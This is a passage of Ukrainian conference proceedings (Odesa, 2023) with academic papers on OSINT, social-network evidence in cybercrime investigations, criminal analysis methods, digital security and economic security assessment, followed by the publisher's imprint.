Співпраця з іншими фахівцями. Аналітики OSINT повинні співпрацювати з іншими фахівцями, такими як поліцейські, прокурори та експерти, для отримання більш повної і точної інформації.

Контроль якості. Аналітики OSINT повинні постійно перевіряти достовірність інформації, яку вони отримують.

OSINT є потужним інструментом, який може допомогти правоохоронним органам у розслідуванні злочинів. Однак для ефективного використання цього інструменту аналітики повинні мати необхідні навички та знання. В OsintFlow впевнені, що для розвитку OSINT-фахівця важлива насамперед практика. Але ще треба мати особливий талант і чуття мисливця.

Також фахівець у галузі розвідки за відкритими джерелами має знати менталітет, психологію ворога – так само добре, як і військову складову. Позаяк це не тільки знання ботів або запитів, але насамперед аналітичний склад розуму, що дозволяє з дрібних пазлів викладати реальну картину.

При цьому, не треба забувати, що українські осінтери протидіють ворогові, і вони ж є пріоритетними цілями для нього. Відповідно, потрібно бути підкованим і щодо особистої безпеки, враховувати можливість відстеження та піклуватися про власну інформаційну гігієну.

Література:

1. Офіс Генерального прокурора. URL: https://www.gp.gov.ua.
2. Офіс Генерального прокурора. URL: https://m.facebook.com/ 1000064585280174.
3. 3.Орел О. В.OSINT як ключ до нових можливостей у правовому полі під час війни *Актуальні питання використання методів і засобів OSINT у роботі підрозділів захисту національної державності* : зб. матер. круглого столу (м. Київ, 31 березня 2023 р.) : у 2-х ч. Ч. 1. Київ : НА СБУ, 2023. 75 с. 18-21
4. Гусаков О. П., Гусакова О. В. Застосування розвідки на основі відкритих джерел (OSINT) у правоохоронній діяльності Науковий вісник Національного університету "Львівська політехніка". Серія "Право"2023
5. OSINT в Україні: хто і як допомагає фронту під час війни? URL:https://www.pravda.com.ua/columns/2023/01/23/7386112/

ВИКОРИСТАННЯ ІНФОРМАЦІЇ З СОЦІАЛЬНИХ ІНТЕРНЕТ-МЕРЕЖ У РОЗСЛІДУВАННЯХ КІБЕРЗЛОЧИНІВ

Пукас Ярослав Володимирович
здобувач вищої освіти
Прокопов Сергій Олександрович
старший викладач кафедри економічної та інформаційної безпеки
Дніпропетровський державний університет внутрішніх справ

У сучасних умовах розвитку інформаційних технологій та побудови інформаційного суспільства взаємодія користувачів Інтернету соціальні мережі стає не лише засобом спілкування, а й новою сферою життя. Користувачі активно та повноцінно взаємодіють один з одним у соціальних мережах Інтернету, що призводить до накопичення великого обсягу інформації, яка може мати, в тому числі, протиправний характер.

Поява та широке поширення соціальних мереж Інтернет у національному інформаційному просторі призвело до того, що організовані злочинні групи та особи, які вчиняють протиправні дії, почали активно використовувати широкі можливості глобальної мережі. Тому соціальні мережі сьогодні є важливим джерелом криміналістичної інформації при розслідуванні злочинів, у тому числі кіберзлочинів.

Кіберзлочини являють собою сукупність передбачених чинним законодавством кримінально караних суспільно небезпечних діянь, що посягають на право захисту від несанкціонованого поширення і використання інформації, негативних наслідків впливу інформації чи функціонування інформаційних технологій, а також інші суспільно небезпечні діяння, пов'язані з порушенням права власності на інформацію та інформаційні технології, права власників або користувачів інформаційних технологій вчасно одержувати або поширювати достовірну й повну інформацію [1].

Кіберзлочинність не обмежується правопорушеннями, вчиненими у глобальній інформаційній мережі Інтернет, вона поширюється на всі види правопорушень, що вчиняються у сфері інформації та телекомунікацій, де об'єктом злочинного посягання є інформація, інформаційні ресурси, електронне середовище, в якому здійснюються кримінальні правопорушення.

Розслідування таких злочинів має свою специфіку та ускладнюється їх підвищеною латентністю. Існує проблема огляду комп'ютерних систем, технічних пристроїв, на яких міститься інформація. Також ускладненою є процедура вилучення, дослідження та фіксації слідів вчинення таких злочинів. Цьому сприяє недостатнє технічне забезпечення органів досудового розслідування, оперативних підрозділів. Для розкриття та розслідування таких злочинів обов'язковим є залучення спеціалістів та експертів, що мають спеціальні знання у комп'ютерно-технічній сфері .

Одним з найбільш перспективних шляхів підвищення ефективності боротьби з кіберзлочинністю є впровадження сучасних інформаційних технологій у практичну діяльність слідчих та органів досудового розслідування. Насамперед, йдеться про розробку та використання комп'ютерних програм як основи інформаційної підтримки прийняття рішень слідчими, які здійснюють розслідування у певних кримінальних провадженнях [2, с.175].

Соціальні мережі Інтернет є цінним джерелом криміналістичної інформації, яка може зорієнтувати слідчого при прийнятті тактичних рішень при розслідуванні даної категорії злочинів. Криміналістична інформація в соціальній мережі Інтернет - це сукупність даних, повідомлень і відомостей про джерела і механізм виникнення ідеальних і матеріальних слідів, пов'язаних зі злочинною подією, отриманих в мережі Інтернет за допомогою спеціальних засобів, з метою встановлення обставини кримінальної події в рамках кримінального провадження.

За сучасних умов спостерігається тенденція до збільшення незаконних матеріалів (інформації) у соціальних мережах Інтернету. Є злочинці, які використовують соціальні мережі Інтернет як засіб для скоєння своїх злочинів, часто також для підтримки злочинних зв'язків. Інформація, яка міститься на особистих сторінках у соціальних мережах, дає змогу встановити особу злочинця, обстановку, місце події, співучасників, знаряддя, а також допомагає виявити важливі обставини, які мають значення у кримінальному провадженні.

Оскільки злочинці виступають як творцями та розповсюджувачами власного контенту, так і споживачами чужого, вони неминуче залишають віртуальний слід своєї діяльності в кіберпросторі. За такими слідами можна не лише встановити фізичні параметри часу та місця певної поведінки, але й вирішити низку діагностичних завдань, сформувати психологічний портрет захопленого суб'єкта та з високою ймовірністю спрогнозувати його подальшу поведінку [3, с. 6].

Криміналістичне дослідження інформації соціальних інтернет-мереж відбувається у декілька етапів:

1) пошук та виявлення інформації;

2) збір;

3) зняття інформації;

4) дослідження інформації.

Способами збору інформації із соціальних мереж є такі:

а) інформаційно-аналітична робота;

б) запити;

в) використання спеціальних програм;

г) створення «фейкових» сторінок та ін. Інформаційні сліди, які залишають у віртуальному середовищі, при належному аналізі, дозволяють ідентифікувати особу, визначити місце знаходження, або встановити факт вчинення злочину.

Правоохоронці, здійснюючи відповідний аналіз наявної інформації, можуть отримати необхідні дані про місце перебування конкретної особи як під час вчинення злочину, так і під час здійснення спеціальних заходів щодо розшуку осіб, які переховуються від органів досудового розслідування та суду. Використання такої інформації дозволяє встановити коло осіб, з якими спілкується особа, що розшукується, її інтереси та захоплення, місця можливого перебування, встановити контроль за її пересуванням тощо [4, с. 195].

Інформаційно-аналітична робота зі збору інформації про користувачів цих соціальних мереж стає важливою. Така діяльність надає важливі дані для викриття правопорушників. Таким чином, аналізуючи найпопулярніші серед користувачів соціальні мережі, можна отримати такі дані: ім'я, унікальний код (ID), геолокація, коло друзів, підписники, пристрій, яким людина користується, час активності, назва облікового запису, підписники. , місцезнаходження користувача, а також пристрій, з якого проводилися записи, статус перевірки, дата та час відображення документів.

Інформаційно-аналітичний аналіз профілів соціальних інтернет-мереж допомагає скласти соціально-психологічну характеристику особи користувача та з'ясувати його коло друзів та контакти.

Слід зазначити, що соціальні мережі Інтернет та їх аналоги містять перелік заходів, до участі в яких запрошуються користувачі. Власник профілю в соціальній мережі часто відзначає плани і заходи, які він хоче відвідати. Ця інформація дозволяє поліцейським передбачити поведінку та місцезнаходження порушника.

Таким чином, використання інформації із соціальних мереж Інтернет має не лише важливе практичне значення у боротьбі з кіберзлочинністю, а й на сьогодні є одним із пріоритетних напрямів діяльності правоохоронних органів, спрямованих на оптимізацію кримінального провадження. У реаліях сьогодення соціальні мережі Інтернет, з одного боку, виступають як важливий засіб комунікації, що дозволяє користувачам цих мереж реалізувати право на свободу переконань та їх вільне вираження, а з іншого – є своєрідним загальнодоступна інфраструктура даних (інформації), яка є цінним джерелом криміналістичної інформації, необхідної для розслідування кіберзлочинів.

Література:

1. Самойленко О. А. Виявлення та розслідування кіберзлочинів. Одеса: © Національний університет «Одеська юридична академія», 2020. (навчально-методичний посібник). URL: http://dspace.onua.edu.ua/bitstream/handle/11300/12612/%D0%9D%D0%9C%D0%9F%20%D0%A1%D0%BF%D0%B5%D1%86%D0%BA%D1%83%D1%80%D1%81%20%D0%BA%D1%96%D0%B1%D0%B5%D1%80%D0%B7%D0%BB%D0%BE%D1%87%D0%B8%D0%BD%D0%B8.pdf?sequence=1&isAllowed=y

2. Шевчук В. М. Використання інформації із соціальних інтернет-мереж при розслідувані кіберзлочинів: криміналістичні проблеми. 2019. URL: https://dspace.nlu.edu.ua/bitstream/123456789/17042/1/Shevchuk_142-146.pdf.

3. Найдьон Я. Поняття та класифікація віртуальних слідів кіберзлочинів. 2019. URL: http://pgp-journal.kiev.ua/archive/2019/5/57.pdf .

4. Лисенко О. В. Використання інформаційних технологій для розшуку осіб, які переховують від органів досудового розслідування та суду. *Науковий вісник Національного університету ДПС України*. № 2(65). 2014. с. 194−201. URL : http://dspace.onua.edu.ua/handle/11300/14100

ОСНОВНІ АНАЛІТИЧНІ МЕТОДИ, ЩО ВИКОРИСТОВУЮТЬСЯ ПІД ЧАС ПРОВЕДЕННЯ ОПЕРАТИВНОГО КРИМІНАЛЬНОГО АНАЛІЗУ

Форос Ганна Володимирівна
кандидат юридичних наук, доцент
завідувачка кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ,
Сомік Сергій Михайлович
слухач 2 курсу магістратури ІПБ, спеціальність 24 «Системний аналіз»
Одеський державний університет внутрішніх справ

Кримінальний аналіз – це мисленнєво-аналітична діяльність працівників правоохоронних органів, що полягає у перевірці та оцінці інформації, її інтерпретації, встановленні зв'язків між даними, що отримуються у процесі розслідування та мають значення для кримінального провадження, з метою їх використання правоохоронними органами та судом, подальшого проведення оперативного і стратегічного аналізу.

В арсеналі суб'єктів досудового розслідування повинно бути якомога більше різноманітних достовірних та надійних методів. Під методом досудового розслідування слід розуміти – спосіб збору, дослідження, оцінки, перевірки фактичних даних, що мають значення для кримінального провадження та підлягають доказуванню. Метою застосування методів під час досудового розслідування є попередження, запобігання та розкриття кримінальних правопорушень [1, с. 96].

Ефективність процесу застосування, під час досудового розслідування кримінальних правопорушень, того чи іншого методу базується на дотриманні суб'єктами досудового розслідування таких основних принципів: законності; системності; цілісності; комплексності; всебічності; об'єктивності несуперечності; систематичності; конкретності; детермінізму; гнучкості.

Усі форми кримінального аналізу тісно пов'язані між собою. Якщо аналіз супроводжує ОРС, то одночасно її підтримує і дає підстави для розгляду нових версій, планування конкретних оперативно-розшукових заходів або відкриття нових ОРС. У процесі аналізу кримінального правопорушення застосовуються різного роду аналітичні технології, у тому числі графіки взаємозв'язків, руху, графіки перебігу подій або графіки діяльності, наявності прихованих доходів тощо. Під час аналітичного процесу оцінюється інформація щодо злочинця, ходу подій, знарядь вчинення кримінального правопорушення, часу та місця його вчинення тощо.

З метою проведення оперативного кримінального аналізу використовують такі аналітичні методи:

1. Аналіз зв'язків. Аналізу підлягає структура мережі (схема об'єктів, які поєднуються між собою зв'язками).

2. Аналіз потоків. Це метод представлення та розуміння потоків товарів, грошових коштів, впливу, інформації тощо між об'єктами в кримінальній мережі. Схема потоків є схемою зв'язків, до якої додано стрілки, що відображають напрями руху потоків. Аналіз потоків скерований на: – розділення процесів на окремі події та дії; – відслідковування переміщення товарів між суб'єктами; – визначення логічних зв'язків; – виявлення прогалин в інформації.

3. Аналіз подій. Являє собою дослідження послідовності подій (кримінальних, або не кримінальних, але пов'язаних зі спробами вчинення кримінальних діянь). Події не слід плутати з діяльністю, що є індивідуальними діями, вчиненими певною особою в підготовці події, під час події або відразу після неї [2, с. 41].

4. Аналіз потоку подій – аналіз графічних зображень подій та поведінки людей, які беруть участь у протизаконній діяль ності, покликаний допомогти зрозуміти, як подія сталася та які засоби найдоцільніше застосувати, щоби притягнути винних до відповідальності, а також запобігти майбутнім протиправним подіям. Схема/діаграма подій, пов'язана з кримінальним правопорушенням, може виявити закономірності або виявити/запропонувати зв'язки між різними людьми чи іншими елементами. Аналіз потоку подій дає змогу виділяти суть із безлічі поєднаних між собою подій з метою: – встановлення інформаційних прогалин у певному часовому інтервалі; – встановлення «почерку» події; –

відтворення кримінально протиправних дій; – встановлення зв'язку між особами та місцем події з урахуванням дати й часу; – встановлення зв'язку між особами, які брали участь у спільній зустрічі, відвідували одну адресу тощо; – відтворення події до та після вчинення кримінального правопорушення.

5. Аналіз дій (діяльності). Полягає у вивченні послідовності окремих дій, здійснених особою при готуванні, під час чи після вчинення кримінально протиправного діяння. З'ясовує те, що називається способом учинення кримінального правопорушення, що є надзвичайно важливим в інших аналітичних методах, як, наприклад, порівняльний аналіз справи.

6. Порівняльний аналіз справи. Метод для виявлення серії поєднаних подій.

7. OSINT (аналіз інформації з відкритих джерел).

8. Аналіз телефонних з'єднань. Це, по суті, застосування методу аналізу зв'язків до заданих телефонних з'єднань. Елементи, що складаються з частоти, тривалості та послідовності телефонних з'єднань, також задіяні у цьому складному методі. Також часто застосовується геопросторовий аналіз місць телефонних з'єднань.

9. Складання фінансового профілю підозрюваних осіб із метою встановлення прихованих доходів.

10. Географічне профілювання. Застосовується у випадках учинення серійних тяжких чи насильницьких кримінальних правопорушень (особливо серійних вбивств, сексуального насилля та зґвалтувань, вуличних пограбувань, до певної міри навіть крадіжок зі зломом) [3, с. 52].

Ймовірна територія проживання злочинця вираховується з якнайменше 5 місць скоєння кримінальних правопорушень.

Найважливішими інструментами, які використовує поліція для опрацювання інформації, що стосується оперативного аналізу, є такі: 1. Ms Excel. Дає змогу застосовувати автоматичні методи, використовуючи Visual Basic для мови програмування додатків або останні розробки, такі як Power Query, Power Pivot та Power Map. 2. Analyst's Notebook. Є найбільш важливим інструментом для інтеграції даних та їх візуалізації. 3. iBase. Інструмент для інтеграції даних великих об'ємів та складних запитів до бази даних. 4. GIS. Geomedia Professional та Arc тощо як інструменти для аналізу географічних даних.

Література:

1.Цільмак О.М. Тактика застосування методу «Діаграма мети та мотивів умисного вбивства». *Південноукраїнський правничий часопис*. 2017. № 1. С. 67-79

2.Бобков К. Ю., Коваленко Д. В. Практика застосування кримінального аналізу в оперативно-розшуковій діяльності. *Наук. вісн. Держ. прикордон. служби України: науково-практичний альманах.* 2012. №2. С. 27–30.

3.Ханькевич А.М. Використання кримінального аналізу в діяльності підрозділів кримінальної поліції. URL: https://dspace.univd.edu.ua/xmlui/bitstream/handle/123456789/3892/vykorystannia%20kryminalnoho%20analizu%20v%20%20diialnosti%20pidrozdiliv%20kryminalnoi%20politsii_khankevych_2018.pdf?sequence=1

CRIMINAL ANALYSIS PARADIGM IN THE CONTEXT OF DIGITAL SECURITY: THEORETICAL FOUNDATIONS AND PRACTICAL CHALLENGES

Haborets Olha
PhD in Pedagogical Sciences, Associate Professor
of the Department of Operational-Search Activities and Information Security
Donetsk State University of Internal Affairs, Kropyvnytskyi
Lunhol Olha
PhD in Pedagogical Sciences, Docent, Associate Professor
of the Department of Operational-Search Activities and Information Security
Donetsk State University of Internal Affairs, Kropyvnytskyi

In the continuously evolving contemporary digital society, criminal activity takes on new forms and instruments due to rapid technological progress. Digital security becomes a pressing issue that requires a comprehensive approach and examination from various perspectives. One of the key areas of investigation is the paradigm of criminal analysis, which becomes particularly intricate and crucial in the context of digital security.

The theoretical foundations of criminal analysis within the framework of digital security serve as a pivotal element in the development of strategies to counter modern crimes. The collective study of methods of criminal analysis and principles of digital security opens possibilities for creating effective tools for detection, analysis, and prevention of cybercrimes. Research in this paradigm not only contributes to the advancement of scientific knowledge but also provides practical insights for enhancing contemporary methods of combating criminality in the era of digital technologies.

The theoretical foundations of criminal analysis within the framework of digital security serve as a pivotal element in the formulation of strategies to counter contemporary crimes. The joint examination of methods of criminal analysis and principles of digital security reveals opportunities for the creation of effective tools for detection, analysis, and prevention of cybercrimes. Research in such a paradigm not only contributes to the development of scientific knowledge but also provides practical insights for improving contemporary methods of combating criminality in the era of digital technologies.

Practical challenges associated with ensuring digital security are escalating against the backdrop of continual developments in information technologies. The speed of changes and the diversity of scenarios in cybercrimes cast doubt on the effectiveness of traditional methods of criminal analysis. Therefore, the relevance of studying and developing new data analysis strategies in the context of digital security becomes an utmost necessity.

In the context of rapid advancements in information technologies, cybercrimes emerge as more dynamic and complex, with their forms continually evolving. Criminals refine their methods, utilizing cutting-edge digital tools and targeting the most vulnerable aspects of contemporary society. In this context, the concept of digital security attains strategic significance as it becomes a prerequisite for ensuring economic stability, safeguarding personal data, and facilitating the effective functioning of society as a whole.

The paradigm of criminal analysis in the context of digital security provides us with the opportunity for a profound understanding of the essence and mechanisms of cybercriminality. It enables the identification of patterns and typologies of criminal activities in the digital space to effectively counter new challenges arising from technological developments.

Exploring the theoretical aspects of criminal analysis in the context of digital security, we encounter the need to create new models and concepts that account for the specificity of the digital environment. The understanding of digital security principles, coupled with the application of criminal analysis methods, collectively allows for the development of advanced technical and strategic solutions for the detection and prevention of cybercrimes.

However, despite intensive efforts in this direction, practical challenges in the field of digital security remain exceedingly complex. The pace of technological development surpasses the capabilities of analysis and protection, casting doubt on the effectiveness of traditional methods of criminal analysis. Therefore, the importance of implementing new strategies and innovative approaches in data analysis becomes indispensable for ensuring digital security in the conditions of the modern digital society.

АНАЛІТИЧНІ МЕТОДИ ОЦІНКИ РІВНЯ ЕКОНОМІЧНОЇ БЕЗПЕКИ

Южека Роман Сергійович
аспірант кафедри кримінально-правових дисциплін
Навчально-наукового інституту права та інноваційної освіти
Дніпропетровський державний університет внутрішніх справ,
член Громадської організації «Спілка освітян України»
ORCID ID: *https://orcid.org/0009-0007-6031-4182*
Пядишев Володимир Георгійович
доктор юридичних наук, професор
професор кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ
ORCID ID: *https://orcid.org/0000-0002-5174-1891*

Методика оцінки рівня економічної безпеки є комплексним інструментом, який дозволяє оцінити стан економіки та її здатність до стійкого розвитку в умовах різноманітних

викликів та загроз. Дана методика заснована на системному підході до визначення факторів, що впливають на економічну безпеку, та оцінці їх взаємозв'язку та взаємодії.

Дослідження методики оцінки рівня економічної безпеки можна знайти в роботах багатьох відомих вчених, серед яких: О. П. Білецький, І. М. Одарич, В. В. Пасічник, О. М. Поплавська, А. А. Курдінова, Ю. В. Клименко, Т. В. Скляр та багатьох інших дослідників. Проте, тема щодо методики оцінки рівня економічної безпеки досі актуальна та дискусійна у науковому просторі.

У дослідженні економічної безпеки використовуються різні наукові підходи. Найбільш поширеними з них є:

• *Системний підхід.* Згідно з цим підходом, економіка розглядається як система, що складається з різних елементів, які взаємодіють між собою. Цей підхід передбачає комплексне дослідження різних аспектів економіки, зокрема, її соціально-економічного та політичного середовища, її структури та функціонування, а також взаємодії з іншими системами.

• *Економічний підхід.* Згідно з цим підходом, дослідження економічної безпеки здійснюється з точки зору її впливу на економіку країни. Тут досліджуються економічні процеси, які впливають на економічну безпеку, а також забезпечення сталого економічного розвитку країни.

• *Інституційний підхід.* Згідно з цим підходом, дослідження економічної безпеки здійснюється з точки зору ролі інститутів в економіці. Інституції розглядаються як правила гри в економіці, які регулюють поведінку різних груп учасників.

• *Геополітичний підхід.* Згідно з цим підходом, дослідження економічної безпеки здійснюється з точки зору геополітичних інтересів країни. Цей підхід передбачає дослідження геополітичного середовища, зовнішньоекономічних зв'зків та конкуренції з іншими країнами.

• *Стратегічний підхід.* Згідно з цим підходом, дослідження економічної безпеки здійснюється з точки зору стратегічних цілей та завдань країни. Визначаються стратегічні переваги та визначається роль економічної безпеки у досягненні стратегічних цілей.

• *Міждисциплінарний підхід.* Згідно з цим підходом, дослідження економічної безпеки здійснюється на перетині різних наукових дисциплін, таких як економіка, політична наука, соціологія, право та інші. Цей підхід дозволяє забезпечити комплексний аналіз різних аспектів економічної безпеки та визначити найбільш ефективні шляхи її забезпечення [1, с. 30-31].

Кожен з цих наукових підходів має свої переваги та недоліки та може бути застосований в залежності від цілей та завдань дослідження. Однак, найбільш ефективний підхід передбачає комбінацію різних підходів та інтеграцію різних методів та інструментів дослідження для забезпечення більш комплексного та точного аналізу економічної безпеки.

Наукові підходи українських науковців до методики оцінки рівня економічної безпеки відображають різноманітність та багатогранність дослідження цієї проблеми. Деякі з науковців, що досліджували цю тему та розробляли методики оцінки рівня економічної безпеки, наступні: Білецький Олег Петрович – доктор економічних наук, професор, завідувач кафедри міжнародних економічних відносин та економічної безпеки Київського національного торговельно-економічного університету (у своїх дослідженнях використовує системний та економічний підходи до оцінки економічної безпеки); Клименко Юрій Володимирович – доктор економічних наук, професор, директор Інституту економічної політики та соціальних досліджень Національної академії наук України (у своїх дослідженнях використовує інституційний та геополітичний підходи до оцінки економічної безпеки); Одарич Ірина Михайлівна – доктор економічних наук, професор, заступник директора Інституту економіки та прогнозування Національної академії наук України (у своїх дослідженнях використовує стратегічний та системний підходи до оцінки економічної безпеки); Пасічник Володимир Вікторович – доктор економічних наук, професор, завідувач кафедри економіки та менеджменту Київського національного економічного університету

імені Вадима Гетьмана (у своїх дослідженнях використовує системний та економічний підходи до оцінки економічної безпеки); Скляр Тетяна Вікторівна – кандидат економічних наук, доцент кафедри економіки підприємства та міжнародної економіки Ужгородського національного університету (у своїх дослідженнях використовує системний та міждисциплінарний підходи до оцінки економічної безпеки).

Крім того, існують також колективні наукові дослідження з оцінки економічної безпеки, зокрема, «Концептуальні засади оцінки рівня економічної безпеки України» (А. А. Гриценко, О. В. Мельник, В. А. Яковець та ін.), «Методика оцінки рівня економічної безпеки регіону» (А. А. Курдінова, І. М. Одарич, О. М. Поплавська та ін.) та інші [2, с. 46-47].

Усі вищезгадані науковці та дослідження відображають різні наукові підходи до оцінки економічної безпеки, такі як системний, економічний, інституційний, геополітичний, стратегічний та міждисциплінарний. Кожен з цих підходів має свої переваги та недоліки та може бути застосований в залежності від цілей та завдань дослідження. Однак, найбільш ефективний підхід передбачає комбінацію різних підходів та інтеграцію різних методів та інструментів дослідження для забезпечення більш комплексного та точного аналізу економічної безпеки.

Основні характеристики методики оцінки рівня економічної безпеки:

• **Комплексність.** Методика оцінки рівня економічної безпеки враховує вплив різноманітних факторів, які визначають економічну ситуацію в країні. До цих факторів можуть відноситись політичні, економічні, соціальні, культурні та інші аспекти.

• **Системність.** Методика оцінки рівня економічної безпеки використовує системний підхід до аналізу економіки та взаємодії різних факторів. З цією метою вона використовує моделювання, що дозволяє відображати інтерактивність та взаємозв'язок різних елементів системи.

• **Об'єктивність.** Методика оцінки рівня економічної безпеки ґрунтується на використанні статистичних даних та інших об'єктивних показників, що дозволяє забезпечити науково-обґрунтовану оцінку.

• **Модульність.** Методика оцінки рівня економічної безпеки складається з ряду модулів, що дозволяє визначити підсистеми та складові, які впливають на економічну безпеку та проводити їх аналіз окремо. Це дозволяє забезпечити більш детальну та точну оцінку економічної безпеки та зосередитись на тих аспектах, які є найбільш вразливими.

• **Гнучкість.** Методика оцінки рівня економічної безпеки є гнучкою та може адаптуватись до різних умов та викликів. Зокрема, вона може використовуватись для оцінки економічної безпеки на різних рівнях – від місцевого до національного та міжнародного.

• **Прогностичність.** Методика оцінки рівня економічної безпеки не тільки дає змогу оцінити поточний стан економіки, але й дозволяє прогнозувати можливі зміни та загрози у майбутньому. Це дає можливість планувати та розробляти стратегії для забезпечення економічної безпеки на довгострокову перспективу [3, с. 8-9].

Узагальнюючи, методика оцінки рівня економічної безпеки є важливим інструментом для визначення стану економіки та здатності країни до стійкого розвитку в умовах різних викликів та загроз. Вона є комплексною, системною та об'єктивною, забезпечує гнучкість та прогностичність, що дає можливість розробляти стратегії та плани дій для забезпечення економічної безпеки на різних рівнях та на різні періоди часу.

Проблематика методики оцінки рівня економічної безпеки полягає у визначенні найбільш об'єктивних та комплексних показників, що дозволяють визначити рівень економічної безпеки країни. До основних проблем можна віднести:

• Відсутність єдиного підходу до визначення поняття «економічна безпека». Кожна країна має свої специфічні риси та особливості, які впливають на поняття «економічна безпека», тому немає єдиного підходу до його визначення.

• Недостатня кількість об'єктивних та комплексних показників. Відсутність єдиних стандартів та критеріїв оцінки рівня економічної безпеки ускладнює процес оцінки та порівняння рівнів економічної безпеки між різними країнами.

• Недостатня увага до міжнародних тенденцій та впливу зовнішніх чинників. Розвиток глобалізації та інтеграції країн у світову економіку відображається на стані економічної безпеки країн. Тому оцінка рівня економічної безпеки повинна враховувати міжнародні тенденції та зовнішній вплив на економіку країни.

• Недостатній розвиток інформаційних технологій та забезпечення доступу до інформації. Оцінка рівня економічної безпеки потребує великої кількості інформації, яка не завжди є достатньою та доступною для дослідників.

• Недостатня увага до соціальних аспектів економічної безпеки. Економічна безпека пов'язана не тільки з економічними показниками, але й з соціальними аспектами, такими як зайнятість, рівень життя, доступ до освіти та медичних послуг. Оцінка рівня економічної безпеки повинна включати аналіз і соціальних показників.

• Недостатня увага до проблем екологічної безпеки. Економічна безпека пов'язана з екологічною безпекою, тому оцінка рівня економічної безпеки повинна включати аналіз стану довкілля та впливу економіки на нього [4, с. 76-77].

Таким чином, методика оцінки рівня економічної безпеки є комплексним інструментом, який дозволяє оцінити стан економіки та її здатність до стійкого розвитку в умовах різноманітних викликів та загроз. Дана методика заснована на системному підході до визначення факторів, що впливають на економічну безпеку, та оцінці їх взаємозв'язку та взаємодії. Проблематика методики оцінки рівня економічної безпеки відображає складність та багатогранність дослідження цієї проблеми. Розв'язання цих проблем потребує більш ретельного аналізу та підходу до визначення поняття «економічна безпека», розвитку об'єктивних та комплексних показників оцінки, а також більш тісної взаємодії між дослідниками, державними інституціями та бізнес-середовищем.

***Література*:**

1. Барановський О. І. Банківська безпека: проблема виміру. *Економічне прогнозування*. 2018. № 1. С. 7–32.
2. Гаруст Ю. В. Фінансово-економічна безпека як запорука сталого розвитку банківської установи. *Форум права*. 2019. № 1. С. 42-48.
3. Вовчак О. Д. Системні ризики банківського та реального секторів національної економіки в контексті забезпечення фінансової стабільності. О. Д. Вовчак, П. М. Сенищ, І. А. Канцір. *Європейські перспективи*. 2019. № 2. С. 5–14.
4. Коваль Я. С. Механізми державного регулювання антикризовим управлінням економічною безпекою банківських установ України : монографія. Київ : ВНЗ «Університет економіки та права «КРОК». 2020. 200 с.

ЗМІСТ

КІБЕРБЕЗПЕКА В УКРАЇНІ:
ПРАВОВІ ТА ОРГАНІЗАЦІЙНІ ПИТАННЯ

International scientific-practical conference
«Cybersecurity in Ukraine: Legal and Organizational Issues»

Матеріали
Міжнародної науково-практичної конференції
17 листопада 2023 року

Підп. до друку 15.11.2023. Формат 60х84/16.
Друк цифровий. Папір офсетний. Гарнітура Times.
Ум.-друк. арк. 9,77. Обл.-вид. арк. 14,86.
Наклад 5 прим.
Надруковано з готового оригінал-макета
Редакційно-видавничий відділ
Одеського державного університету внутрішніх справ
м. Одеса, вул. Успенська,1,
Свідоцтво суб'єкта видавничої справи ДП № 3507 від 25.06.2009